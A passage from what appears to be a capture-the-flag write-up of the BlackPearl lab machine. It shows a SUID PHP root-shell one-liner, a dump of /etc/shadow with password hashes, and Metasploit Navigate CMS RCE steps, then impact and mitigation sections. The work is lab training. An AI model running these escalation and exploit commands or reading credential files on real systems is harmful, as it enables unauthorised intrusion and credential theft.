./linpeas.sh: 7873: ./linpeas.sh: [[: not found
CapBnd: [Invalid capability format]
./linpeas.sh: 7873: ./linpeas.sh: [[: not found
```

```

Regexes to search for API keys aren't activated, use param '-r'

www-data@blackpearl:/tmp$ /usr/bin/php7.3 -r "pcntl_exec('/bin/sh', ['-p']);"
/usr/bin/php7.3 -r "pcntl_exec('/bin/sh', ['-p']);"
# id
id
uid=33(www-data) gid=33(www-data) euid=0(root) groups=33(www-data)
# cd /root
cd /root
# ls
ls
flag.txt
# cat flag.tx
cat flag.tx
cat: flag.tx: No such file or directory
# cat flag.txt
cat flag.txt
Good job on this one. PID bit set, it does not drop the elevated privileges and may be abused to access the file.
Finding the domain name may have been a little guessy, but it works. If it is used to run a program, omit the -- argument
but the goal of this box is mainly to teach about Virtual Host Routing which is used in a lot of CTF.
# cat /etc/shadow
cat /etc/shadow
cat: /etc/shadow: No such file or directory
# cat /etc/shadow
cat /etc/shadow
root:$6$c48wA1XI3VbCn162$MlVjNACHabhFxyeARWEvgN44N/azf10uqz2azx9WdPNErt8gzqkvFSgt0.gqRazsfUzkoBTW7/LYOb8pYFw6r1:187
77:0:99999:7:::
daemon:*:18777:0:99999:7:::
bin:*:18777:0:99999:7:::
sys:*:18777:0:99999:7:::
sync:*:18777:0:99999:7:::
games:*:18777:0:99999:7:::
man:*:18777:0:99999:7:::
lp:*:18777:0:99999:7:::
mail:*:18777:0:99999:7:::
news:*:18777:0:99999:7:::
uucp:*:18777:0:99999:7:::
proxy:*:18777:0:99999:7:::
www-data:*:18777:0:99999:7:::
backup:*:18777:0:99999:7:::
list:*:18777:0:99999:7:::
irc:*:18777:0:99999:7:::
gnats:*:18777:0:99999:7:::
nobody:*:18777:0:99999:7:::
_apt:*:18777:0:99999:7:::
systemd-timesync:*:18777:0:99999:7:::
systemd-network:*:18777:0:99999:7:::
systemd-resolve:*:18777:0:99999:7:::
messagebus:*:18777:0:99999:7:::
sshd:*:18777:0:99999:7:::
alek:$6$1Pg0Fr6mgt01tC1j$pm0BzNqSeiXP8Y2XulhXX219o6j0q/9TsK7VwLMfBmOPbaEY1CLtauLgoIoo9yPH/Sr5713awk8WhB5pxqKx.:187
78:0:99999:7:::
systemd-coredump:!:18777:7:::
mysql:!:18777:0:99999:7:::
bind:*:18777:0:99999:7:::
# whoami
whoami
root

```

Impact Assessment

Risk Area	Impact
Confidentiality	High – Full data exposure
Integrity	High – Arbitrary file modification
Availability	High – Service disruption possible
Business Risk	Critical

Recommendations & Mitigations

Immediate Actions

- Upgrade Navigate CMS to the latest patched version
- Restrict access to /navigate/ admin components
- Disable unnecessary CMS features

Hardening Measures

- Implement Web Application Firewall (WAF)
- Enforce virtual host isolation
- Apply least privilege principles
- Monitor HTTP logs for exploit attempts

Long-Term Improvements

- Regular vulnerability scanning
- Secure SDLC practices
- CMS security audits

Conclusion

The BlackPearl machine was compromised due to **outdated CMS software and improper access controls**. The attack required **no authentication** and resulted in **complete system compromise**, highlighting the importance of proactive patching and web security monitoring.

This lab effectively demonstrates a **real-world web exploitation chain**, from reconnaissance to RCE.

Appendix – Commands Used

- `nmap -A -p- -T4 192.168.1.14`
- `ffuf -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt:FUZZ -u http://192.168.1.14/FUZZ`
- `dnsrecon -r 127.0.0.1/24 -n 192.168.1.14 -d boom`
- `curl -I http://192.168.1.14/navigate/`
- `nano /etc/hosts`
- `ffuf -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt:FUZZ -u http://blackpearl.tcm/FUZZ`
- `curl -I -H "Host: blackpearl.tcm" http://192.168.1.14/navigate/`
- `getent hosts blackpearl.tcm`
- `python3 -m http.server 80`
- `msfconsole`
- `use exploit/multi/http/navigate_cms_rce`
- `set rhost 192.168.1.14`
- `set vhost blackpearl.tcm`
- `run`